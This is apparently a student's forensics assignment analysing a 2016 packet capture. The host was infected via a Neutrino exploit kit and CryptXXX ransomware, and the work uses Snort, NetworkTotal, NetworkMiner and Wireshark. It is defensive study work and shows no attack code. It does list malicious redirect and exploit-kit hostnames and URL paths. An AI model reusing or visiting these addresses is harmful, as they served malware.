William Briguglio
104 205 372

March 31st, 2019

# Assignment 3

1. Using the following command, I'm able to generate a log of Snort alerts:

```
caine@caine:~/Desktop/A3$ sudo snort -r ~/Desktop/A3/ACME.pcap -c //etc/snort/snort.conf -l
~/Desktop/A3/
```

Below, the log of the generated alerts contains 18 alerts however each is repeated 3 times so there are 6 unique alerts in total:

| | A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | R | S | T | U | V | W |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | 08/20-02:21:18.903929 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 216.58.192.174 | 80 | 172.16.174.93 | 49187 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1B8 | ***AP*** | 0xADB1A43E | 0x78261131 | 0xFAF0 | 128 | 0 | 3497 | 426 | 174084 |
| 2 | 08/20-02:21:19.439403 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 54.225.202.140 | 80 | 172.16.174.93 | 49198 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1AE | ***AP*** | 0x850AD024 | 0x1AAB8707 | 0xFAF0 | 128 | 0 | 3539 | 416 | 163844 |
| 3 | 08/20-02:21:22.278274 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 52.0.159.120 | 80 | 172.16.174.93 | 49220 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x340 | ***AP*** | 0xCB0F7F1F | 0x2FDAD67E | 0xFAF0 | 128 | 0 | 3718 | 818 | 51212 |
| 4 | 08/20-02:21:22.364256 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 173.241.242.143 | 80 | 172.16.174.93 | 49231 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x174 | ***AP*** | 0x134DB322 | 0xBE105DAC | 0xFAF0 | 128 | 0 | 3725 | 358 | 104452 |
| 5 | 08/20-02:21:22.663754 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 52.205.210.146 | 80 | 172.16.174.93 | 49233 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x252 | ***AP*** | 0x14E77CCA | 0xF6FBA180 | 0xFAF0 | 128 | 0 | 3754 | 580 | 69640 |
| 6 | 08/20-02:21:58.446474 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 216.58.192.174 | 80 | 172.16.174.93 | 49187 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1AB | ***AP*** | 0xADB1E5F2 | 0x782615AA | 0xFAF0 | 128 | 0 | 4680 | 413 | 160772 |
| 7 | 08/20-02:21:18.903929 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 216.58.192.174 | 80 | 172.16.174.93 | 49187 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1B8 | ***AP*** | 0xADB1A43E | 0x78261131 | 0xFAF0 | 128 | 0 | 3497 | 426 | 174084 |
| 8 | 08/20-02:21:19.439403 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 54.225.202.140 | 80 | 172.16.174.93 | 49198 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1AE | ***AP*** | 0x850AD024 | 0x1AAB8707 | 0xFAF0 | 128 | 0 | 3539 | 416 | 163844 |
| 9 | 08/20-02:21:22.278274 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 52.0.159.120 | 80 | 172.16.174.93 | 49220 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x340 | ***AP*** | 0xCB0F7F1F | 0x2FDAD67E | 0xFAF0 | 128 | 0 | 3718 | 818 | 51212 |
| 10 | 08/20-02:21:22.364256 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 173.241.242.143 | 80 | 172.16.174.93 | 49231 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x174 | ***AP*** | 0x134DB322 | 0xBE105DAC | 0xFAF0 | 128 | 0 | 3725 | 358 | 104452 |
| 11 | 08/20-02:21:22.663754 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 52.205.210.146 | 80 | 172.16.174.93 | 49233 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x252 | ***AP*** | 0x14E77CCA | 0xF6FBA180 | 0xFAF0 | 128 | 0 | 3754 | 580 | 69640 |
| 12 | 08/20-02:21:58.446474 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 216.58.192.174 | 80 | 172.16.174.93 | 49187 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1AB | ***AP*** | 0xADB1E5F2 | 0x782615AA | 0xFAF0 | 128 | 0 | 4680 | 413 | 160772 |
| 13 | 08/20-02:21:18.903929 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 216.58.192.174 | 80 | 172.16.174.93 | 49187 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1B8 | ***AP*** | 0xADB1A43E | 0x78261131 | 0xFAF0 | 128 | 0 | 3497 | 426 | 174084 |
| 14 | 08/20-02:21:19.439403 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 54.225.202.140 | 80 | 172.16.174.93 | 49198 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1AE | ***AP*** | 0x850AD024 | 0x1AAB8707 | 0xFAF0 | 128 | 0 | 3539 | 416 | 163844 |
| 15 | 08/20-02:21:22.278274 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 52.0.159.120 | 80 | 172.16.174.93 | 49220 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x340 | ***AP*** | 0xCB0F7F1F | 0x2FDAD67E | 0xFAF0 | 128 | 0 | 3718 | 818 | 51212 |
| 16 | 08/20-02:21:22.364256 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 173.241.242.143 | 80 | 172.16.174.93 | 49231 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x174 | ***AP*** | 0x134DB322 | 0xBE105DAC | 0xFAF0 | 128 | 0 | 3725 | 358 | 104452 |
| 17 | 08/20-02:21:22.663754 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 52.205.210.146 | 80 | 172.16.174.93 | 49233 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x252 | ***AP*** | 0x14E77CCA | 0xF6FBA180 | 0xFAF0 | 128 | 0 | 3754 | 580 | 69640 |
| 18 | 08/20-02:21:58.446474 | 1 | 2925 | 3 | INFO web bug 0x0 gif attempt | TCP | 216.58.192.174 | 80 | 172.16.174.93 | 49187 | 00:04:6D:F6:E7:B3 | 5C:26:0A:83:B1:D5 | 0x1AB | ***AP*** | 0xADB1E5F2 | 0x782615AA | 0xFAF0 | 128 | 0 | 4680 | 413 | 160772 |


The Destination IP in column 'I', and the destination MAC address is in column 'L', are that of our infected host. IP = 172.16.174.93 and MAC = 5C:26:0A:83:B1:D5.

Before moving on to determining the OS and Hostname, I verify the Snort logs using NetworkTotal:

| Date | MD5 | sid | msg |
|---|---|---|---|
| Sat, 20 Aug 2016 02:21:37 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2210048:1] | SURICATA STREAM reassembly sequence GAP -- missing packet(s) |
| Sat, 20 Aug 2016 02:21:40 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2821022:3] | ETPRO CURRENT_EVENTS Neutrino EK Payload July 08 2016 M1 |
| Sat, 20 Aug 2016 02:21:37 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2012997:4] | ET WEB_SERVER PHP Possible http Remote File Inclusion Attempt |
| Sat, 20 Aug 2016 02:21:43 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2821016:1] | ETPRO TROJAN CryptXXX Jul 07 2016 request for ransom note 1 |
| Sat, 20 Aug 2016 02:21:22 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2210048:1] | SURICATA STREAM reassembly sequence GAP -- missing packet(s) |
| Sat, 20 Aug 2016 02:21:17 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2210048:1] | SURICATA STREAM reassembly sequence GAP -- missing packet(s) |
| Sat, 20 Aug 2016 02:21:40 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2820710:2] | ETPRO CURRENT_EVENTS Neutrino EK Payload June 11 2016 M3 |
| Sat, 20 Aug 2016 02:21:36 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2022479:3] | ET CURRENT_EVENTS EITest Evil Redirect Leading to EK Feb 01 2016 |
| Sat, 20 Aug 2016 02:21:38 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2210048:1] | SURICATA STREAM reassembly sequence GAP -- missing packet(s) |
| Sat, 20 Aug 2016 02:21:37 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2025052:3] | ET CURRENT_EVENTS Job314/Neutrino Reboot EK Landing July 07 2016 M1 |
| Sat, 20 Aug 2016 02:19:51 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2001117:6] | ET DNS Standard query response, Name Error |
| Sat, 20 Aug 2016 02:21:18 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2210048:1] | SURICATA STREAM reassembly sequence GAP -- missing packet(s) |
| Sat, 20 Aug 2016 02:21:37 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2822190:3] | ETPRO CURRENT_EVENTS Job314/Neutrino Reboot EK Landing Sep 21 2016 M1 |
| Sat, 20 Aug 2016 02:21:38 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2025042:3] | ET CURRENT_EVENTS Possible Job314/Neutrino Reboot EK Flash Exploit Jan 07 2015 M2 |
| Sat, 20 Aug 2016 02:21:36 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2025151:1] | ET CURRENT_EVENTS Malicious Fake JS Lib Inject |
| Sat, 20 Aug 2016 02:21:45 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2821017:1] | ETPRO TROJAN CryptXXX Jul 07 2016 request for ransom note 2 |
| Sat, 20 Aug 2016 02:21:37 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2025048:3] | ET CURRENT_EVENTS Job314/Neutrino Reboot EK Landing June 11 2016 M4 (with URI Primer) |
| Sat, 20 Aug 2016 02:21:37 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2009151:8] | ET WEB_SERVER PHP Generic Remote File Include Attempt (HTTP) |
| Sat, 20 Aug 2016 02:21:17 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2210048:1] | SURICATA STREAM reassembly sequence GAP -- missing packet(s) |
| Sat, 20 Aug 2016 02:21:38 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2014726:110] | ET POLICY Outdated Flash Version M1 |
| Sat, 20 Aug 2016 02:21:37 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2102925:5] | GPL WEB_CLIENT web bug 0x0 gif attempt |
| Sat, 20 Aug 2016 02:21:36 +0000 | 3fbeb6a5a3e2f60d2a9c015a6f527a08 [VT] | [1:2022962:3] | ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016 |

NetworkTotal generated more alerts but without information like source and destination IP's, it is difficult to use this information. However, I could link the NetworkTotal alerts to the Snort alerts using the date-time feature.

To determine the OS and host name of the infected host, I used NetworkMiner and, as shown below, I determined the OS is Windows (could be XP, 7, Vista, or 2000) and the Hostname is "Brock-PC".



William Briguglio
104 205 372

March 31st, 2019

2, 3 and 4. First I filter the packets in Wireshark so that only HTTP protocols are displayed. Starting from the time of the first alert, I find that it was generated because IP 2.16.58.192.174, which belongs to google-analytics.ca, returned a very small gif as content.


```
GET /collect?v=1&_v=j44&a=1095795473&t=pageview&_s=1&dl=http%3A%2F%2Fwww.asiatravel.com%2Fhongkong%2F&ul=en-us&de=utf-8&dt=Hong%20Kong%20Hotels
%20-%20Asia%20Travel%20Hotels%20Air%20Tickets%20Reservation%2C%20Hotels%20in%20Hong%20Kong&sd=24-
bit&sr=1024x768&vp=639x316&je=1&fl=21.0%20r0&_u=QGAAgEQ~&jid=355858774&cid=69801978.1471652479&tid=UA-12980111-18&gtm=GTM-R8FBN&z=1155950900
HTTP/1.1
Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5
Referer: http://www.asiatravel.com/hongkong/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: www.google-analytics.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Date: Wed, 17 Aug 2016 10:10:33 GMT
Pragma: no-cache
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Last-Modified: Sun, 17 May 1998 03:00:00 GMT
X-Content-Type-Options: nosniff
Content-Type: image/gif
Server: Golfe2
Content-Length: 35
Cache-Control: no-cache, no-store, must-revalidate
Age: 223845
```

I did not think this was too suspicious but from here we can tell Brock was browsing vacations on a site called asiatravel.com, which referred the client browser to a resource hosted by google-analytics. Looking at the rest of the activity, we can see that while browsing asiatravel.com, the site referred the web client, a number of times, to resources held on advertising sites (adroll.com, ads.yahoo.com), metrics sites (trk.kissmetrics.com), and an number of other hosts (idsync.rlcdn.com, bidswitch.net, ib,adnxs.com, us-u.openx.net, prg.kargo.com, crl.microsoft.com) before finally sending the client to googlemaps. Underlined in red are the packets which caused the first five alerts, and further investigation shows they all occurred for the same reason, very small content of type gif.

| No. | Time | Source | Destination | Protocol | Length | Host | Info |
|---|---|---|---|---|---|---|---|
| 1529 | 2016-08-20 00:21:18.903929 | 216.58.192.174 | 172.16.174.93 | HTTP | 440 | | HTTP/1.1 200 OK (GIF89a) |
| 1534 | 2016-08-20 00:21:18.939943 | 172.16.174.93 | 192.229.162.42 | HTTP | 899 | www.asiatravel.com | GET /favicon.ico HTTP/1.1 |
| 1552 | 2016-08-20 00:21:19.019594 | 192.229.162.42 | 172.16.174.93 | HTTP | 1277 | | HTTP/1.1 200 OK (image/x-icon) |
| 1564 | 2016-08-20 00:21:19.067872 | 172.16.174.93 | 54.225.202.140 | HTTP | 543 | trk.kissmetrics.com | GET /e?URL=http%3A%2F%2Fwww.asiatravel.com%2Fhongkong%2F&Referrer=Direct&_n=Visited%20… |
| 1614 | 2016-08-20 00:21:19.439403 | 54.225.202.140 | 172.16.174.93 | HTTP | 430 | | HTTP/1.1 200 OK (GIF89a) |
| 1696 | 2016-08-20 00:21:20.246414 | 172.16.174.93 | 23.15.4.25 | HTTP | 350 | a.adroll.com | GET /j/roundtrip.js HTTP/1.1 |
| 1709 | 2016-08-20 00:21:20.473433 | 23.15.4.25 | 172.16.174.93 | HTTP | 829 | | HTTP/1.1 200 OK (text/javascript) |
| 1802 | 2016-08-20 00:21:21.774517 | 172.16.174.93 | 54.243.123.3 | HTTP | 412 | d.adroll.com | GET /cm/r/out HTTP/1.1 |
| 1813 | 2016-08-20 00:21:21.775438 | 172.16.174.93 | 54.243.123.3 | HTTP | 412 | d.adroll.com | GET /cm/w/out HTTP/1.1 |
| 1816 | 2016-08-20 00:21:21.775523 | 172.16.174.93 | 54.243.123.3 | HTTP | 412 | d.adroll.com | GET /cm/b/out HTTP/1.1 |
| 1818 | 2016-08-20 00:21:21.775761 | 172.16.174.93 | 54.243.123.3 | HTTP | 412 | d.adroll.com | GET /cm/x/out HTTP/1.1 |
| 1820 | 2016-08-20 00:21:21.775770 | 172.16.174.93 | 54.243.123.3 | HTTP | 412 | d.adroll.com | GET /cm/1/out HTTP/1.1 |
| 1827 | 2016-08-20 00:21:21.866155 | 172.16.174.93 | 54.243.123.3 | HTTP | 412 | d.adroll.com | GET /cm/o/out HTTP/1.1 |
| 1831 | 2016-08-20 00:21:21.871851 | 54.243.123.3 | 172.16.174.93 | HTTP | 808 | | HTTP/1.1 302 Moved Temporarily |
| 1832 | 2016-08-20 00:21:21.871888 | 54.243.123.3 | 172.16.174.93 | HTTP | 639 | | HTTP/1.1 302 Moved Temporarily |
| 1833 | 2016-08-20 00:21:21.871891 | 54.243.123.3 | 172.16.174.93 | HTTP | 668 | | HTTP/1.1 302 Moved Temporarily |
| 1837 | 2016-08-20 00:21:21.872931 | 172.16.174.93 | 54.243.123.3 | HTTP | 431 | d.adroll.com | GET /cm/g/out?google_nid=adroll2 HTTP/1.1 |
| 1841 | 2016-08-20 00:21:21.876549 | 54.243.123.3 | 172.16.174.93 | HTTP | 619 | | HTTP/1.1 302 Moved Temporarily |
| 1844 | 2016-08-20 00:21:21.876683 | 54.243.123.3 | 172.16.174.93 | HTTP | 674 | | HTTP/1.1 302 Moved Temporarily |
| 1856 | 2016-08-20 00:21:21.964243 | 54.243.123.3 | 172.16.174.93 | HTTP | 621 | | HTTP/1.1 302 Moved Temporarily |
| 1862 | 2016-08-20 00:21:21.972072 | 54.243.123.3 | 172.16.174.93 | HTTP | 686 | | HTTP/1.1 302 Moved Temporarily |
| 1891 | 2016-08-20 00:21:22.071386 | 172.16.174.93 | 98.138.49.44 | HTTP | 506 | ads.yahoo.com | GET /pixel?id=2498203&t=2&piggyback=http%3A%2F%2Fads.yahoo.com%2Fcms%2Fv1%3Fesig%3D1~b… |
| 1895 | 2016-08-20 00:21:22.073593 | 172.16.174.93 | 52.0.159.120 | HTTP | 412 | idsync.rlcdn.com | GET /377928.gif?partner_uid=6a98e971bb20c94ce9072633220bfd1d HTTP/1.1 |
| 1906 | 2016-08-20 00:21:22.087572 | 172.16.174.93 | 52.22.114.94 | HTTP | 422 | x.bidswitch.net | GET /sync?dsp_id=44&user_id=NmE5OGU5NzFiYjIwYzk0Y2U5MDcyNjMzMjIwYmZk%WQ HTTP/1.1 |
| 1920 | 2016-08-20 00:21:22.131976 | 172.16.174.93 | 104.254.150.4 | HTTP | 439 | ib.adnxs.com | GET /pxj?bidder=172&seg=802787&action=setuid('NmE5OGU5NzFiYjIwYzk0Y2U5MDcyNjMzMjIwYmZk… |
| 1932 | 2016-08-20 00:21:22.155608 | 98.138.49.44 | 172.16.174.93 | HTTP | 174 | | HTTP/1.1 200 OK |
| 1936 | 2016-08-20 00:21:22.169863 | 52.0.159.120 | 172.16.174.93 | HTTP | 521 | | HTTP/1.1 302 Found |
| 1942 | 2016-08-20 00:21:22.170842 | 172.16.174.93 | 173.241.242.143 | HTTP | 413 | us-u.openx.net | GET /w/1.0/sd?id=537103138&val=6a98e971bb20c94ce9072633220bfd1d HTTP/1.1 |
| 1944 | 2016-08-20 00:21:22.172256 | 172.16.174.93 | 52.0.159.120 | HTTP | 440 | idsync.rlcdn.com | GET /377928.gif?partner_uid=6a98e971bb20c94ce9072633220bfd1d&redirect=1 HTTP/1.1 |
| 1946 | 2016-08-20 00:21:22.183729 | 52.22.114.94 | 172.16.174.93 | HTTP | 861 | | HTTP/1.1 302 Moved Temporarily |
| 1948 | 2016-08-20 00:21:22.188068 | 172.16.174.93 | 52.22.114.94 | HTTP | 524 | x.bidswitch.net | GET /ul_cb/sync?dsp_id=44&user_id=NmE5OGU5NzFiYjIwYzk0Y2U5MDcyNjMzMjIwYmZk%WQ HTTP/1.1 |
| 1978 | 2016-08-20 00:21:22.273244 | 173.241.242.143 | 172.16.174.93 | HTTP | 456 | | HTTP/1.1 302 Moved Temporarily |
| 1980 | 2016-08-20 00:21:22.274038 | 104.254.150.4 | 172.16.174.93 | HTTP | 472 | | HTTP/1.1 200 OK |
| 1984 | 2016-08-20 00:21:22.275565 | 172.16.174.93 | 173.241.242.143 | HTTP | 477 | us-u.openx.net | GET /w/1.0/sd?cc=1&id=537103138&val=6a98e971bb20c94ce9072633220bfd1d HTTP/1.1 |
| 1987 | 2016-08-20 00:21:22.278274 | 52.0.159.120 | 172.16.174.93 | HTTP | 832 | | HTTP/1.1 200 OK (GIF89a) |
| 1989 | 2016-08-20 00:21:22.287964 | 52.22.114.94 | 172.16.174.93 | HTTP | 756 | | HTTP/1.1 302 Moved Temporarily |
| 2002 | 2016-08-20 00:21:22.364256 | 173.241.242.143 | 172.16.174.93 | HTTP | 372 | | HTTP/1.1 200 OK (GIF89a) |
| 2031 | 2016-08-20 00:21:22.476371 | 172.16.174.93 | 52.205.210.146 | HTTP | 424 | prg.kargo.com | GET /sync?bidder_id=2&external_user_id=7c3eb84e-85b6-4558-a734-f7c7c855d7bd HTTP/1.1 |
| 2035 | 2016-08-20 00:21:22.476947 | 172.16.174.93 | 23.15.4.8 | HTTP | 335 | crl.microsoft.com | GET /pki/crl/products/MicRooCerAut2011_2011_03_22.crl HTTP/1.1 |
| 2045 | 2016-08-20 00:21:22.544789 | 23.15.4.8 | 172.16.174.93 | HTTP | 281 | | HTTP/1.1 304 Not Modified |
| 2049 | 2016-08-20 00:21:22.565724 | 52.205.210.146 | 172.16.174.93 | HTTP | 586 | | HTTP/1.1 302 Moved Temporarily |
| 2051 | 2016-08-20 00:21:22.567769 | 172.16.174.93 | 52.205.210.146 | HTTP | 482 | prg.kargo.com | GET /ul_cb/sync?bidder_id=2&external_user_id=7c3eb84e-85b6-4558-a734-f7c7c855d7bd HTTP… |
| 2061 | 2016-08-20 00:21:22.663754 | 52.205.210.146 | 172.16.174.93 | HTTP | 594 | | HTTP/1.1 200 OK (GIF89a) |
| 2065 | 2016-08-20 00:21:22.919022 | 172.16.174.93 | 216.58.192.174 | HTTP | 372 | maps.google.com | [TCP ACKed unseen segment] GET /maps-api-v3/api/js/26/0/common.js HTTP/1.1 |
| 2067 | 2016-08-20 00:21:22.920260 | 172.16.174.93 | 216.58.192.174 | HTTP | 370 | maps.google.com | GET /maps-api-v3/api/js/26/0/util.js HTTP/1.1 |
| 2097 | 2016-08-20 00:21:22.997566 | 172.16.174.93 | 216.58.192.174 | HTTP | 371 | maps.google.com | GET /maps-api-v3/api/js/26/0/stats.js HTTP/1.1 |
| 2139 | 2016-08-20 00:21:23.081858 | 216.58.192.174 | 172.16.174.93 | HTTP | 560 | | HTTP/1.1 200 OK (text/javascript) |
| 2173 | 2016-08-20 00:21:23.161709 | 216.58.192.174 | 172.16.174.93 | HTTP | 95 | | HTTP/1.1 200 OK (text/javascript) |
| 2186 | 2016-08-20 00:21:23.287215 | 172.16.174.93 | 216.58.192.202 | HTTP | 472 | maps.googleapis.com | GET /maps/api/js/AuthenticationService.Authenticate?1shttp%3A%2F%2Fwww.asiatravel.com%… |
| 2188 | 2016-08-20 00:21:23.401508 | 216.58.192.202 | 172.16.174.93 | HTTP | 466 | | HTTP/1.1 200 OK (text/javascript) |

I used NetworkMiner to double check what files were downloaded from the IPs the web client was referred to by asiatravel.com. The screen shot below shows the process for two such IPs (Packets 1987 and 2002 in the above screen shot) but the process was repeated for each IP.



William Briguglio
104 205 372

March 31st, 2019

I did not find anything suspicious about these IPs and loading metrics, ads, and google maps is something I'd expect on a travel website, so I continued analysing later packets.

| | | | | | | |
|---|---|---|---|---|---|---|
| 2186 | 2016-08-20 00:21:23.287215 | 172.16.174.93 | 216.58.192.202 | HTTP | 472 | maps.googleapis.com GET /maps/api/js/AuthenticationService.Authenticate?1shttp%3A%2F%2Fwww.asiatravel.com%… |
| 2188 | 2016-08-20 00:21:23.401508 | 216.58.192.202 | 172.16.174.93 | HTTP | 466 | HTTP/1.1 200 OK (text/javascript) |
| 2212 | 2016-08-20 00:21:33.875418 | 172.16.174.93 | 13.107.5.80 | HTTP | 570 | api.bing.com GET /qsml.aspx?query=http%3A%2F%2Fhongkonghotels.org%2F&maxwidth=32765&rowheight=20&se… |
| 2221 | 2016-08-20 00:21:34.240771 | 172.16.174.93 | 184.168.137.1 | HTTP | 300 | hongkonghotels.org GET / HTTP/1.1 |
| 2235 | 2016-08-20 00:21:36.105390 | 184.168.137.1 | 172.16.174.93 | HTTP | 1107 | HTTP/1.1 200 OK |
| 2237 | 2016-08-20 00:21:36.109710 | 172.16.174.93 | 184.168.137.1 | HTTP | 348 | hongkonghotels.org GET /wp-content/themes/default/style.css HTTP/1.1 |
| 2242 | 2016-08-20 00:21:36.247131 | 184.168.137.1 | 172.16.174.93 | HTTP | 760 | HTTP/1.1 200 OK (text/css) |
| 2254 | 2016-08-20 00:21:36.716620 | 172.16.174.93 | 185.11.164.47 | HTTP | 525 | gcestrelasdaamadora.com GET /js/jquery.min.php?c_utt=J18171&c_utm=http%3A%2F%2Fgcestrelasdaamadora.com%2Fjs%2F… |
| 2331 | 2016-08-20 00:21:37.124932 | 185.11.164.47 | 172.16.174.93 | HTTP | 259 | HTTP/1.1 404 Not Found |
| 2334 | 2016-08-20 00:21:37.131063 | 172.16.174.93 | 184.168.137.1 | HTTP | 401 | hongkonghotels.org GET /wp-content/themes/default/images/kubrickbgcolor.jpg HTTP/1.1 |
| 2338 | 2016-08-20 00:21:37.276510 | 184.168.137.1 | 172.16.174.93 | HTTP | 951 | HTTP/1.1 200 OK (JPEG JFIF image) |
| 2347 | 2016-08-20 00:21:37.546246 | 172.16.174.93 | 5.135.252.130 | HTTP | 411 | tilisinga-ismaeliet.starlightsteps.org.uk GET /1998/02/07/nonsense/thee/weep-common-hope-wake.html HTTP/1.1 |
| 2355 | 2016-08-20 00:21:37.724121 | 5.135.252.130 | 172.16.174.93 | HTTP | 1223 | HTTP/1.1 200 OK (text/html) |
| 2358 | 2016-08-20 00:21:37.867624 | 172.16.174.93 | 5.135.252.130 | HTTP | 467 | tilisinga-ismaeliet.starlightsteps.org.uk GET /attic/1902549/slip-shrug-flap-able.swf HTTP/1.1 |
| 2371 | 2016-08-20 00:21:38.333340 | 5.135.252.130 | 172.16.174.93 | HTTP | 1514 | [TCP Previous segment not captured] Continuation |
| 2372 | 2016-08-20 00:21:38.333376 | 5.135.252.130 | 172.16.174.93 | HTTP | 1308 | Continuation |
| 2374 | 2016-08-20 00:21:38.334175 | 5.135.252.130 | 172.16.174.93 | HTTP | 1514 | Continuation |
| 2375 | 2016-08-20 00:21:38.334182 | 5.135.252.130 | 172.16.174.93 | HTTP | 1308 | Continuation |
| 2377 | 2016-08-20 00:21:38.348158 | 5.135.252.130 | 172.16.174.93 | HTTP | 1514 | Continuation |
| 2378 | 2016-08-20 00:21:38.348179 | 5.135.252.130 | 172.16.174.93 | HTTP | 1308 | Continuation |
| 2380 | 2016-08-20 00:21:38.349445 | 5.135.252.130 | 172.16.174.93 | HTTP | 1411 | Continuation |
| 2381 | 2016-08-20 00:21:38.349604 | 5.135.252.130 | 172.16.174.93 | HTTP | 1411 | Continuation |

Above we can see that after leaving Google Maps, the web client made a query for hongkonghotels.org through the Bing API (the user may have a Bing search bar installed). Then requested the homepage for hongkonghotels.org (the user went to hongkonghotels.org). After the web client received the homepage and the homepage CSS file, the client is referred to some resource on gcestrelasdaamador.com (request shown below in 'a') but received "404 Not Found" in response.
